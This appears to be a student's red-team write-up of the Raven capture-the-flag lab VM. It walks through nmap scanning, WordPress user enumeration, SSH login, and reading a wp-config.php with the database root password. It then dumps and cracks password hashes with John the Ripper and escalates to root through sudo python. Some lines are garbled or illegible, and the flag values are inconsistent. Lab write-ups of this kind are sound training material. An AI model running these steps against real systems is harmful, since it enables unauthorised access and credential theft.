

# Red Team: Summary of Operations

## Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

## Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

\$ nmap -sV 192.168.1.0/24

```
Nmap scan report for 192.168.1.100
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp  open  http     Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00040s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.115
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.90
Host is up (0.000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 28.81 seconds
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

- **Target 1 (192.168.1.110)**
  - 22/tcp - OPEN - SSH - (open SSH 6.7 Debian)
  - 80/tcp - OPEN - HTTP - (Apache httpd 2.4.10 Debian)
  - 111/tcp - OPEN - rpcbind
  - 139/tcp - OPEN - netbios-ssn - (samba workgroup)
  - 445/tcp - OPEN - netbios-ssn - (samba workgroup)


The following vulnerabilities were identified on each target:

- **Target 1 (192.168.1.110)**
  - CVE-2018-4841 - Open port of 80/TCP - Allows attackers to perform administrative operations without prior authentication
  - Open port of 22/TCP - OpenSSH 6.7p1 - User privilege escalation
  - User Enumeration (WPScan)
  - Weak Passwords

By default, WordPress sites are considered vulnerable to enumeration. After scanning ports under Target 1, 192.168.1.110, I saw port 80/tcp open. I opened a separate web browser using Target 1's IP address which brought me to a Raven Security webpage. I ran a WordPress security scanner command to enumerate any possible users and found two: Michael and Steven.

```
$ wpscan -url http://192.168.1.110/wordpress --enumerate u
```

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
```



WordPress Security Scanner by the WPSecan Team

Version 3.7.8

Sponsored by Automattic - <https://automattic.com/>

@\_WPSecan\_, @ethicalhack3r, @erwan\_lr, @firefart

```
[+] URL: http://192.168.1.110/wordpress/
```

```
[+] Started: Mon Mar 7 21:06:38 2022
```

Interesting Finding(s):

```
[+] http://192.168.1.110/wordpress/
```

Interesting Entry: Server: Apache/2.4.10 (Debian)

Found By: Headers (Passive Detection)

Confidence: 100%

```
[+] http://192.168.1.110/wordpress/xmlrpc.php
```

Found By: Direct Access (Aggressive Detection)

Confidence: 100%

References:

- [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)

- [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_gho](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gho)

st\_scanner

- [https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_)

dos

- [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xml](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xml)

rpc\_login

- [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pin](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pin)

gback\_access

```
[+] http://192.168.1.110/wordpress/readme.html
```

Found By: Direct Access (Aggressive Detection)

Confidence: 100%



```

[+] http://192.168.1.110/wordpress/wp-cron.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 60%
    References:
      - https://www.iplocation.net/defend-wordpress-from-ddos
      - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.18 identified (Latest, released on 2022-01-06).
    Found By: Emoji Settings (Passive Detection)
      - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.18'
    Confirmed By: Meta Generator (Passive Detection)
      - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.18'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
    Brute Forcing Author IDs - Time: 00:00:00 < (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Mon Mar  7 21:06:40 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 118.109 MB
[+] Elapsed time: 00:00:02

```

## Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - flag1.txt: **b9bbcb33e11b80be759c4e844862482d**
    - Exploit Used
      - SSH as Michael since his user was discovered.
      - ssh michael@192.168.1.110

- [illegible]

- **flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c**
  - **Exploit Used**
    - The same exploit used to find flag 1 was used to find flag 2.
    - ssh michael@192.168.1.110
    - I searched the var/www directory and found the flag2.txt file

```
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

After finding the flags 1 and 2 I carried on my investigation by searching for flags 3 and 4. I located the wp-config.php file in the var/www/html/wordpress directory and accessed MySQL since the .php file contained the user and password.

```
michael@target1:/var/www/html/wordpress
File Actions Edit View Help
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-
 * key/1.1/salt/ WordPress.org secret-key service}
 */
```

- **flag3.txt: `afcab56b50591e7dccf93122770cd2`**
  - **Exploit Used**
    - `mysql -u root -p 'R@v3nSecurity'`
    - Show databases;
    - Use wordpress;
    - Show tables;
    - `Select * from wp_posts`
    - *Note: If you look closely, flag 4 is also revealed within the table*



My objective was to access Steven's account since Michael was successfully compromised. Through the wp\_users table in MySQL I was able to locate Steven's password hash, which I saved in a wpwp\_hashes.txt file.

```
mysql> SELECT ID, user_login, user_pass FROM wp_users;
+-----+-----+-----+
| ID | user_login | user_pass |
+-----+-----+-----+
| 1 | michael   | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| 2 | steven    | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+-----+-----+-----+
2 rows in set (0.00 sec)
```

#### ■ Command

- john wp\_hashes.txt
- Steven's cracked password = pink84 (user 2)

```
root@Kali:/home/sysadmin# sudo john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$)
512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 86 candidates buffered for the current salt, minimum 96 needed
for performance.
Warning: Only 88 candidates buffered for the current salt, minimum 96 needed
for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (user2)
```

I then proceeded to SSH into Steven's account which led me to flag 4.

- flag4.txt: f715a6c055b9fe3337544932f2941ce

- **Exploit Used**

- ssh steven@192.168.1.110
- Password = pink84
- sudo -l
- *Note: Steven contained Python sudo privileges*
- sudo python -c "import pty;pty.spawn("/bin/bash")"
- cd /root

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt

-----
|  _ _ \
| |_/ /_ _ _ _ _ _ _ _ _ _
|   // _` \ \ / / _ \ ' _ \
| |\ \ ( _ | \| \ / _ / | | |
\_| \ \ _ ,_| \ / \ _ _|_|_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# █
```